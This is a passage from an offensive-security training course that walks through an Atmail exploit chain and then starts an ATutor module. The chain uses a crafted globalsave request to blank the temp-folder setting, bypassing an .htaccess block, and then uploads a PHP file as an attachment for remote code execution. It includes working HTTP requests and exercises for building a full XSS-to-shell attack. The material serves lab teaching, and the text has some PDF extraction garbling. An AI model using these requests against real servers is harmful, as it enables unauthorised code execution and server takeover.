193:                               $tmp_dir .= $subFolder . DIRECTORY_SEPARATOR;
194:                               if( !is_dir(APP_ROOT . $tmp_dir) ) 199:
195:
196:
197:                                   @mkdir(APP_ROOT . $tmp_dir);
198:                                   if( !is_dir(APP_ROOT . $tmp_dir) )
199:
200:
201:                                       throw new Exception('Failure creating folders in tmp
directory. Web server user must own ' . $tmp_dir . ' and sub folders and have access
permissions');

```



```

permissions'); 204:
205:         }
206:
207:         }
208:         if( is_dir(APP_ROOT . $tmp_dir) )
209:             return $tmp_dir;
210:         else
211:             throw new Exception('Unable to create tmp user folder (check correct
permissions for tmp folders): ' . $tmp_dir); 212:
213:     }

```

Listing 37 - getTmpFolder function implementation

Although a bit intimidating at first glance, this function is fairly easy to follow for our purposes.

First of all, the APP_ROOT directory that shows up everywhere in this function is initially defined during the installation in server-install.php to /usr/local/atmail/webmail/ (Listing 38).

```

[atmail@atmail atmail]$ pwd
/usr/local/atmail
[atmail@atmail atmail]$ cat server-install.php | grep APP_ROOT define('APP_ROOT',
dirname(__FILE__) . DIRECTORY_SEPARATOR . 'webmail' . DIRECTORY_SEPARATOR);
require_once(APP_ROOT . 'library/Atmail/Utility.php'); require_once(APP_ROOT .
'library/Atmail/Install/Strings.php'); require_once(APP_ROOT .
'library/Atmail/General.php'); require_once(APP_ROOT .
'library/Atmail/Deps/DepCheck.php'); require_once(APP_ROOT .
'library/Atmail/Apache_Utility.php');

```

Listing 38 - APP_ROOT is defined in /usr/local/atmail/server-install.php

On line 130 in Listing 37, we can see that the directory variable *tmp_dir* is obtained from the global configuration variable *tmpFolderBaseName*. A quick search through the Atmail PHP files revealed that the *tmpFolderBaseName* value is stored in the database and its default value is set to tmp/ during the installation process through a script named /usr/local/atmail/webmail/install/atmail6default-config.sql (Listing 39).

```

INSERT IGNORE INTO `Config`(`section`, `keyName`, `keyValue`, `keyType`) VALUES
('exim', 'enableMailFilters', '1', 'Boolean'),
('exim', 'smtp_load_queue', '10', 'String'),
('exim', 'virus_enable', '1', 'Boolean'),
('exim', 'smtp_sendlimit_enable', '1', 'Boolean'), ('exim', 'smtp_sendlimit', '50',
'String'), ('exim', 'dkim_enable', '0', 'Boolean'), ...
('global', 'tmpFolderBaseName', 'tmp/', 'String'),

```

Listing 39 - Contents of atmail-6-default-config.sql

Then on line 148 of Listing 37, the *safeUser* variable is created using the username of the user triggering the execution of this code, i.e. the Atmail user trying to send an attachment. Before being used, the username is “stripped” through the use of the *simplifyString* function (Listing 40), which just removes special characters from the string content.

```

/**
 * simplify user account names for use in tmp folder creation, caching etc.
 * ZF Caching functionality will only accept simple cache filename hash names (without

```

```

@)
 * @return simplified string
*/
function simplifyString($string)
{
    return preg_replace("/[^a-zA-Z0-9]/", "", $string);
}

```

Listing 40 - The `simplifyString` function is located in `/usr/local/atmail/webmail/library/Atmail/General.php`

Lines 150 and 151 in Listing 37 show that the first and second characters of the username are extracted and later concatenated into a folder path. If the folders do not exist, the code creates them. This logic can be seen in lines 166, 170, 175, 179, 184, and 188 of Listing 37 respectively.

Looking back to the `addattachmentAction` function, and based on what we have learned from the `getTmpFolder` function, we can conclude that the final upload path that is created for any attachments uploaded by the `admin@offsec.local` user is:

```
/usr/local/atmail/webmail/tmp/a/d/adminoffseclocal/
```

Listing 41 - The path to where the file will be uploaded to within the web root

As we can see, this path is clearly located within the web root. If any PHP files are uploaded here, we can potentially gain remote code execution by accessing them within the tmp directory, or any subdirectories.

However, we still have a problem we need to overcome. If we look at the file system of our Atmail server, we discover that the parent upload directory (`/usr/local/atmail/webmail/tmp`) contains a `.htaccess` file by default. A `.htaccess` file is an access configuration file used by the Apache web server to control how requests are handled on a per-directory basis.²⁴ More importantly, as it stands now, the `.htaccess` configuration will deny all HTTP requests for any file within (Listing 42).

```
[atmail@atmail ~]$ cat /usr/local/atmail/webmail/tmp/.htaccess
order deny, allow deny from all
```

Listing 42 - A `.htaccess` blocking our HTTP requests to files in this folder

Let's recap quickly. We can potentially upload any PHP file of our choice by crafting a session riding attack similar to the one performed previously. This could be done by forcing the victim to send an email containing an attachment processed by the `addattachmentAction` function.


The temporary folder path where the attachment would be stored is predictable and within the application web root, as we saw from the `getTmpFolder` implementation. However, the `.htaccess` file stored in the tmp directory would block the requests to our malicious uploaded PHP file.

So, how are we going to defeat the `.htaccess` file protection?

²⁴ (The Apache Software Foundation, 2020), <https://httpd.apache.org/docs/2.4/howto/htaccess.html>

2.6.4 The `globalsaveAction` Vulnerability Analysis

In the previous section, we learned that `tmpFolderBaseName` is set in the database through the `/usr/local/atmail/webmail/install/atmail6-default-config.sql` script. By looking at the other content of this file, we realized that at least some of the variables set there during the installation can be changed via the Atmail administrative web interface settings (Figure 63).



The screenshot shows the 'Global Settings' page of the Atmail administrative interface. The left sidebar lists 'Webmail Settings', 'Groupware Settings', 'Branding', and 'User Defaults'. The main content area is titled 'Global Settings' and contains the following configuration fields:

- Installation Mode:** Atmail Server Edition
- Admin Email:** postmaster@mydomain.com (with a note: 'Specify the administrator email that maintains the Atmail system')
- Session timeout:** 120 (with a note: 'Specify the timeout in minutes for a Webmail session to expire due to inactivity')
- SQL Hostname:** 127.0.0.1 (with a note: 'Specify the hostname to the MySQL server')
- SQL Username:** root (with a note: 'Specify the username to the MySQL server')
- SQL Password:** (with a note: 'Optionally specify the password for the MySQL server. Leave blank if no password is defined')
- Database Name:** atmail6 (with a note: 'Specify the database used for Atmail. The table will be populated during the installer for the Atmail schema.')
- Authentication Type:** SQL (Default, recommended) (with a note: 'Specify the authentication service used for POP3/IMAP/SMTP and Webmail logins. SQL recommended, if LDAP user is selected, then LDAP will be used.')
- Authentication encryption:** PLAIN (Default) (with a note: 'Specify the encryption type to use for internal user passwords in the database.')
- External user and session encryption:** (with a note: 'Atmail allows you to specify the encryption type to use for session data and external user passwords in the database. Encryption requires the mcrypt php library to be installed which has not been detected as installed. This functionality will become available once the optional mcrypt dependency has been installed.')
- Log Data Retention:** 6 months (with a note: 'How long Atmail will keep data in its Log_* tables. This data is used to create the graphs on the Dashboard page.')
- Enable Debug:** OFF (with a note: 'Enable debug logging to: webmail/log/debug.log, and webmail/log/imap.log')

Figure 63: Atmail global settings

In the web UI, we do not see a way to update the temporary directory path directly, but the existence of this update mechanism suggests that it may be possible to make a change to `tmpFolderBaseName` via a specially crafted request.

Why is this important? Let's take a look at the file system.

The default value of the `tmpFolderBaseName` setting is `tmp/`. When concatenated with the web root, it is:

```
/usr/local/atmail/webmail/tmp/
```

Listing 43 - tmpFolderBaseName used in the webroot

In the previous section, we described how this setting is used as part of the path destination for a file upload. If we update the *tmpFolderBaseName* setting to an empty string value, we will effectively move the upload parent folder one level up to the webmail directory.

```
/usr/local/atmail/webmail
```

Listing 44 - A redefined web root path

Even though the difference is very subtle, we can see that the webmail directory does *not* have a *.htaccess* file and that it is writable by the Atmailwebserver user:

```
[atmail@atmail ~]$ ps aux |grep httpd
atmail    2550  0.0  0.0  4016   672 pts/0      S+   06:34   0:00 grep httpd root
3444  0.0  1.5  34456 16368 ?          Ss   Oct31   0:00 /usr/sbin/httpd atmail
13467 0.0  0.8  34456  8896 ?          S   Nov11   0:00 /usr/sbin/httpd atmail
13468 0.0  0.8  34456  8896 ?          S   Nov11   0:00 /usr/sbin/httpd ...
[atmail@atmail ~]$ ls -la /usr/local/atmail
total 140 ...
drwxr-xr-x 29 atmail atmail 4096 Mar  8 2012 users drwxr-xr-x 17
atmail atmail 4096 May 17 18:17 webmail [atmail@atmail ~]$ cat
/usr/local/atmail/webmail/.htaccess cat:
/usr/local/atmail/webmail/.htaccess: No such file or directory
```

Listing 45 - No .htaccess in webmail and the directory is writable!

In other words, if we are able to change the global setting as described, we can avoid the restrictions imposed by the *.htaccess* file located in the original *tmp/* directory!

Let's proceed by intercepting the POST request issued while saving the global settings from the UI (Listing 46). This will help us find any possible flaws in the code logic.

```
POST /index.php/admin/settings/globalsave HTTP/1.1
Host: atmail
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://atmail/index.php/admin/index/login
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 834
Cookie: atmail16=9sa5pic6s1sqsa38iqlencctl5; atmail16_admin=hr0e0hv45ce0t2rkjne561sb57
Connection: close

save=1&fields%5Badmin_email%5D=postmaster%40mydomain.com&fields%5Bsession_timeout%5D=1
20&fields%5Bsql_host%5D=127.0.0.1&fields%5Bsql_user%5D=root&fields%5Bsql_pass%5D=956ec
84a45e0675851367c7e480ec0e9&fields%5Bsql_table%5D=atmail16&dovecot%5BauthType%5D=mysql&do
vecot%5BldapType%5D=openldap&dovecot%5Bldap_bindauth%5D=1&dovecot%5Bldap_host%5D=&dove
cot%5Bldap_binddn%5D=&dovecot%5Bldap_bindpass%5D=&dovecot%5Bldap_basedn%5D=&dovecot%5B
ldap_passwdfield%5D=&dovecot%5Bldap_passfilter%5D=&dovecot%5Bldap_bindauth%5D=1&doveco
t%5Bldap_bindauthdn%5D=cn%3D%25u%2Cdc%3Ddomain%2Cdc%3Dorg&userPasswordEncryptionTypeCu
```

```
rrent=PLAIN&fields%5BuserPasswordEncryptionType%5D=PLAIN&externalUserPasswordEncryptionTypeCurrent=PLAIN&fields%5BexternalUserPasswordEncryptionType%5D=PLAIN&fields%5BmasterKey%5D=&fields%5Blog_purge_days%5D=180&fields%5Bdebug%5D=0
```

Listing 46 - A legitimate POST request to save global settings.

As shown in the previous listing, the POST URL indicates that the invoked function name is *globalsave*.

```
[atmail@atmail webmail]$ grep -r globalsave *
application/modules/admin/controllers/SettingsController.php: public function
globalsaveAction()
application/modules/admin/views/scripts/settings/global.phtml: <form
id="settingsForm" method="post" action="<?php echo $this->moduleBaseUrl
?>/settings/globalsave">
```

Listing 47 - Searching for the globalsave function

A search (Listing 47) for this function name within the Atmail PHP files revealed that its implementation is located in /usr/local/atmail/webmail/application/modules/admin/controllers/SettingsController.php. Let's see how the changes to the global settings are implemented:

```
111:    public function globalsaveAction()
112:    {
113:        ...
177:
178:        // Else, continue as normal if LDAP or SQL
179:
180:        try
181:        {
182:
183:            $failure = false;
184:            require_once 'application/models/config.php';
185:
186:            //if password unchanged then no change
187:            if( !isset($this->requestParams['fields']['sql_pass']) || $this-
>requestParams['fields']['sql_pass'] == md5('__UNCHANGED__') )
188:                $this->requestParams['fields']['sql_pass'] =
Zend_Registry::get('config')->global['sql_pass'];
189:
190:            $dbArray = array(
191:                'host'      => $this->requestParams['fields']['sql_host'],
192:                'username'  => $this->requestParams['fields']['sql_user'],
193:                'dbname'    => $this->requestParams['fields']['sql_table']
194:            );
195:
196:
197:            // Attempt connection to SQL server
198:            require_once('library/Zend/Db/Adapter/Pdo/Mysql.php');
199:            try
200:            {
201:
202:                $db = new Zend_Db_Adapter_Pdo_Mysql($dbArray); 203:
$db->getConnection();
204:
205:            }
206:            catch (Exception $e)
```

```

207:         {
208:
209:             throw new Atmail_Config_Exception("Unable to connect to the
provided SQL server with supplied settings");
210:
211:         }
212:
213:     config::save( 'global', $this->requestParams['fields'] );

```

Listing 48 - Relevant code in the Settings Controller

For us, the most important items in this file are located on lines 187-188 and 213. As we know, the global settings are saved in a database, which implies that any changes to those settings through the UI also need to be saved to the same database.

The code looks for a HTTP request parameter `sql_pass` in the `fields` array, but if that is *not* set or if it is set to the MD5 hash of the string “`__UNCHANGED__`” (which is “`956ec84a45e0675851367c7e480ec0e9`”), it retrieves the database password for us on line 188. This in turn allows us to establish a successful connection to the database at lines 202-203.

Finally, at line 213 we can see a call to the `config::save` function, implemented in the `/usr/local/atmail/webmail/application/models/config.php` file at line 11.

```

11: class config
12: { 13:
14:     public static function save($sectionNode, $newConfig)
15:     { 16:
16:         $configObj = Zend_Registry::get('config'); 18:
17:         //get existing db records.
18:         $dbConfig = Zend_Registry::get('dbConfig');
19:         $dbAdapter = Zend_Registry::get('dbAdapter');
20:         $select = $dbAdapter->select()
21:             ->from($dbConfig->database->params->configtable)
22:             ->where("section = " . $dbAdapter-
23: >quote($sectionNode));
24:             $query = $select->query();
25:             $existingConfig = $query->fetchAll();
26:             foreach($newConfig as $newKey => $newValue)
27:             { 29:
28:                 //blindly update the config object - just incase used elsewhere then
29:                 //will be updated
30:                 //But unset at the end, so is this redundant 32:
31:                 $configObj->$sectionNode[$newKey] = $newValue; 33:
32:                 //go through each response field
33:                 $responseMatchFoundInDb = false;
34:                 foreach($existingConfig as $existingRow)
35:                 { 38:
36:                     //go thorugh each db row looking for a match (only update exsting)
37:                     if( $existingRow['keyName'] == $newKey )
38:
39:
40:

```

```

41:           { 42:
43:               //update $row then update db
44:               //if array remove all and all new
45:               if( $existingRow['keyType'] == 'Array')
46:               { 47:
47:                   $where = $dbAdapter->quoteinto('`section` = ?',
$sectionNode) . ' AND ' . $dbAdapter->quoteinto('`keyName` = ?',
$existingRow['keyName']);
48:                   $result = $dbAdapter->delete($dbConfig->database-
>params->configtable,$where);
49:                   $newValueArray = explode("\n", $newValue);
50:                   unset($existingRow['configId']);
51:                   foreach( $newValueArray as $v )
52:                   { 54:
53:                       $existingRow['keyValue'] = trim($v);
54:                       // Skip array values with no data ( e.g local domains
with a return/\n )
55:                       if( !empty($existingRow['keyValue']) ) 
56:                       {
57:                           $result = $dbAdapter->insert($dbConfig->database-
>params->configtable,$existingRow);
58:
59:
60:                           } 63:
61:                           } 65:
62:                           }
63:                           } 65:
64:                           }
65:                           }
66:                           else if( $existingRow['keyType'] == 'Boolean')
67:                           { 69:
68:                               $existingRow['keyValue'] = (in_array( $newValue,
70:
71:                               $result = $dbAdapter->update(          ->database >params
>configtable,$existingRow, $dbAdapter->quoteinto('configId = ?', $existingRow['configId'])) ); 72:
72:                               }
73:                               }
74:                               else
75:                               {
76:                                   $existingRow['keyValue'] = trim($newValue);
77:
78:                                   $result = $dbAdapter->update($dbConfig->database->params-
>configtable,$existingRow, $dbAdapter->quoteinto('configId = ?', $existingRow['configId'])) ); 79:
79:                                   }
80:                                   }
81:                                   $responseMatchFoundInDb = true;
82:                                   break; 83:
83:
84:
85:
86: ...

```

Listing 49 - Implementation of the config::save function in /usr/local/atmail/webmail/application/models/config.php

Listing 49 shows that the code allows us to successfully update any global setting of our choosing since there are no implemented checks on *which* settings are updated. The function only checks for the existence of the requested field in the database.

In other words, the Atmail developers failed to account for in-transit modification of legitimate requests and assumed that only the intended subset of global settings that is exposed through the web UI could be updated.

Finally, a malicious request to update the temporary folder path would look similar to this:

```
POST /index.php/admin/settings/globalsave HTTP/1.1
Host: <atmail>
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 131
Cookie: atmail6_admin=hr0e0hv45ce0t2rkjne561sb57
Connection: close

save=1&fields[sql_user]=root&fields[sql_pass]=956ec84a45e0675851367c7e480ec0e9&fields[
sql_table]=atmail6&fields[tmpFolderBaseName]=
```

Listing 50 - Triggering the settings update

You may notice that in this request, we are using the hard coded MD5 value that we mentioned earlier but keep in mind that it is not required. The only thing we absolutely must have is the admin session cookie.

Also notice how we set *tmpFolderBaseName* to an empty value in line with our initial plan.

2.6.5 Exercise

Replay the POST request listed in Listing 50 and verify that you can successfully modify global settings. You can verify it by connecting to Atmail via SSH, logging in to the database, and checking the setting.

When logged into the database, run the following SQL statement.

```
mysql> select * from Config where keyName="tmpFolderBasename"; +-----+-----+
+-----+-----+-----+
| configId | section | keyName           | keyValue | keyType |
+-----+-----+-----+
|      92  | global   | tmpFolderBaseName | tmp/     | String   |
+-----+-----+-----+
1 row in set (0.00 sec)
mysql>
```

Listing 51 - Verifying the default tmpFolderBaseName global setting

After running the attack, re-run the SQL statement. You should have a blank *keyValue* field.

```
mysql> select * from Config where keyName="tmpFolderBasename"; +-----+-----+
+-----+-----+-----+
| configId | section | keyName           | keyValue | keyType |
+-----+-----+-----+
```

```
+-----+-----+-----+-----+
|      92 | global | tmpFolderBaseName |          | String   |
+-----+-----+-----+-----+
1 row in set (0.00 sec)
mysql>
```

Listing 52 - Verifying the attack worked against the tmpFolderBasename global setting

2.6.6 addattachmentAction Vulnerability Trigger

Now that we have changed the appropriate global setting, we can upload any content we choose (such as PHP code) via an email attachment and access it using a URI that we now know we can reach in a browser. The following listing shows a HTTP request for a sent email with a malicious attachment.

```
POST /index.php/mail/composemessage/addattachment/composeID/ HTTP/1.1
Host: atmail
Cookie: atmail6=jpln2oq7qpvsrg46n6vsgb3ba0
Connection: close
Content-Type: multipart/form-data;
boundary=----- 53835469212916346211645234520
Content-Length: 238

-----53835469212916346211645234520
Content-Disposition: form-data; name="newAttachment"; filename="offsec.php" Content-
Type:
<?php phpinfo(); ?>
-----53835469212916346211645234520--
```

Listing 53 - Uploading PHP code

Note here that the authenticated user is just a normal user. We do not need administrative privileges to perform this attack once the *globalsaveAction* attack has been completed.


However, assuming that we may not have access to the Atmail system at all, we could use this vulnerability in our session riding payload along with the *globalsaveAction* vulnerability.

Also note that the *Content-Type* is set to nothing. We won't go into the reason for this here, but it can be found in Listing 36. We will leave this as a small exercise for you.

After the upload, we are able to reach our injected shell:

```
/usr/local/atmail/webmail/a/d/adminoffseclocal/--offsec.php
```

Listing 54 - The location of the uploaded shell



The screenshot shows a web browser window with the URL `atmail/a/d/adminoffseclocal/--offsec.php`. The page title is "PHP Version 5.1.6". The content includes a table with the following data:

System	Linux localhost.localdomain 2.6.18-238.19.1.el5 #1 SMP Fri Jul 15 07:32:29 EDT 2011 i686
Build Date	Nov 29 2010 16:49:03
Configure Command	<code>'./configure' '--build=i686-redhat-linux-gnu' '--host=i686-redhat-linux-gnu' '--target=i386-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/usr/com' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-curl' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-onig-dir=/usr' '--enable-od-native-ttf' '--without-odbm' '--with-</code>

Figure 64: Gaining remote code execution

2.6.7 Exercise

Take your newly learned vulnerabilities and test them out! Build the complete session riding attack in JavaScript combined with the XSS, addattachment and globalsave vulnerability as previously discussed and gain remote code execution.

2.6.8 Extra Mile

Previously, we talked about an alternative path to remote code execution. That is, via the plugins. Research this and discover the requests that are needed to upload PHP code via this method. Then, use that as your remote code execution payload and combine it with your XSS to achieve a virtually unassisted remote shell on your Atmail target.

2.7 Summary

In this module, we first discovered and then later exploited an XSS vulnerability in the Atmail Server.

We showed how this vulnerability is triggered when a user views their inbox.

We then combined it with a post-authenticated payload that will send an email on behalf of the administrator to any user, essentially spoofing the administrator.

Finally, we walked through a file upload vulnerability so that you can build an end-to-end exploit combining all the vulnerabilities that will result in remote code execution and compromise the underlying server.

3. ATutor Authentication Bypass and RCE

3.1 Overview

ATutor is a web-based Learning Management System that has been in existence for a number of years and according to the information found on the vendor website, it is used by thousands of organizations.²⁵ Given the relatively large user base, we decided to take a look under the hood. This was made easier in part due to the fact that ATutor is open source so anybody can perform a source code audit.

This module will cover the in-depth analysis and exploitation of multiple vulnerabilities in ATutor 2.2.1. The first vulnerability we will investigate is a SQL injection that can be used to disclose sensitive information from the ATutor backend database. Once disclosed, this information can be used to effectively subvert the authentication mechanism. Finally, once privileged access is gained, we will exploit a post-authentication file upload vulnerability that leads to remote code execution.

3.2 Getting Started

Revert the ATutor virtual machine from your student control panel. You will find the credentials for the ATutor server and application accounts in the Wiki.

ATutor provides you with 3 levels of access:

1. Student
2. Teacher
3. Administrator

For the purposes of this module, we will be attacking the vulnerable ATutor instance from an unauthenticated perspective, so we will not need credentials. In latter parts of the module, we will however use the appropriate credentials in order to ease the exploit development process.

3.2.1 Setting Up the Environment

In this module, we will be attacking the ATutor application from a white-box perspective. We will analyze the source code of the target application and enable database logging in order to inspect all SQL queries processed by the backend database. This will make our vulnerability discovery and exploit development much easier.

ATutor uses the MySQL database engine and in order to enable database logging, we can log in via SSH to the target server and make the necessary changes.

Once logged in, we'll open the MySQL server configuration file located at /etc/mysql/my.cnf and uncomment the following lines under the Logging and Replication section:

²⁵ (ATutor, 2020), <https://atutor.github.io/>

```
student@atutor:~$ sudo nano /etc/mysql/my.cnf [mysqld] ...
general_log_file      = /var/log/mysql/mysql.log
general_log            = 1
```

Listing 55 - Editing the MySQL server configuration file to log all queries

After modifying the configuration file, we need to restart the MySQL server in order for the change to take effect:

```
student@atutor:~$ sudo systemctl restart mysql
```

Listing 56 - Restarting the MySQL server to apply the new configuration

We can then use the tail command to inspect the MySQL log file and see all queries being executed by the web application as they happen.

```
student@atutor:~$ sudo tail -f /var/log/mysql/mysql.log
```

Listing 57 - Finding all queries being executed by ATutor

To test the query logging setup through the tail command, we can simply browse the ATutor web application.

The screenshot shows a web browser window with the URL `atutor/A Tutor/search.php?search=1&words=offsec&include=all&find_in=all&search`. The page title is "Course Server". The navigation bar includes links for "Login", "Register", "Browse Courses", "Networking", and "Home". Below the navigation bar is a search form with the following fields:

- *Words:**
- Match:** All words Any word
- Find results in:** All available courses
- Search in:** All Content Forums
- Display:** As individual content pages Grouped by course Course Summaries

Search

*Words

Match
 All words Any word

Find results in
 All available courses

Search in
 All Content Forums

Display
 As individual content pages Grouped by course Course Summaries

0 Search Results

Figure 65: Performing a search against the ATutor web application

```

180514 12:06:42 287 Connect root@localhost on atutor
287 Query SET NAMES utf8
287 Query SELECT * FROM AT_config
287 Query SELECT * FROM AT_languages ORDER BY native_name
287 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
287 Query SELECT customized FROM AT_themes WHERE dir_name = 'default'
287 Query SELECT * FROM AT_courses ORDER BY title
287 Query SELECT dir_name, privilege, admin_privilege, status, cron_interval, cron_last_run
FROM AT_modules WHERE status=2
287 Query SELECT L.* FROM AT_language_text L, AT_language_pages P WHERE L.language_code="en"
AND L.term=P.term AND P.page="/search.php" ORDER BY L.variable ASC
287 Query SELECT L.* FROM AT_language_text L WHERE L.language_code="en" AND L.term="test" OR
DER BY variable ASC LIMIT 1
287 Query INSERT IGNORE INTO AT_language_pages (`term`, `page`) VALUES ("test", "/search.php")
")
287 Query SELECT * FROM AT_modules WHERE dir_name = '_core/services' & status = '2'
287 Query SELECT C.last_modified, C.course_id, C.content_id, C.title, C.text, C.keywords FRO
M AT_content AS C WHERE C.course_id=2 AND ( (C.title LIKE "%offsec%" OR C.text LIKE "%offsec%" OR C.keywords LIKE
"%offsec%")) LIMIT 200
287 Query SELECT course_group_forums.title AS forum_title, course_group_forums.course_id, T.
* FROM AT_forums_threads T RIGHT JOIN ( SELECT forum_id, course_id, title, description, num_topics, num_posts,
last_post, mins_to_edit FROM AT_forums_courses ) NATURAL JOIN AT_forums WHERE course_id=2 UNION
SELECT forum_id, course_id, title, description, num_topics, num_posts, last_post, mins_to_edit FROM AT_forums_groups NATURAL
JOIN (SELECT forum_id, num_topics, num_posts, last_post, mins_to_edit FROM AT_forums) AS T NATURAL JOIN AT_
groups_members NATURAL JOIN (SELECT g.*, gt.course_id FROM AT_groups g INNER JOIN AT_groups_types gt USING (ty
pe_id) WHERE course_id=2) AS group_course WHERE member_id=0 AS course_group_forums USING (forum_id) WHERE
(course_group_forums.title LIKE "%offsec%" OR T.subject LIKE "%offsec%" OR T.body LIKE "%offsec%")
287 Quit

```

Figure 66: Verifying that query logging is working as expected

Furthermore, since we are dealing with a PHP web application, we can also enable the PHP `display_errors` directive. With this directive turned on, we will be able to see any PHP errors we trigger in a verbose form, which can aid us during our analysis. To do that, we add the following line to the `/etc/php5/apache2/php.ini` file:

```
display_errors = On
```

Listing 58 - Configuring PHP to display verbose error

Finally, we need to restart the Apache service for the new configuration setting to take effect.

```
student@atutor:~$ sudo systemctl restart apache2
```

Listing 59 - Restarting the Apache server to apply the new configuration

With MySQL and Apache configured for whitebox testing, we are ready to start our vulnerability discovery process for the ATutor web application.

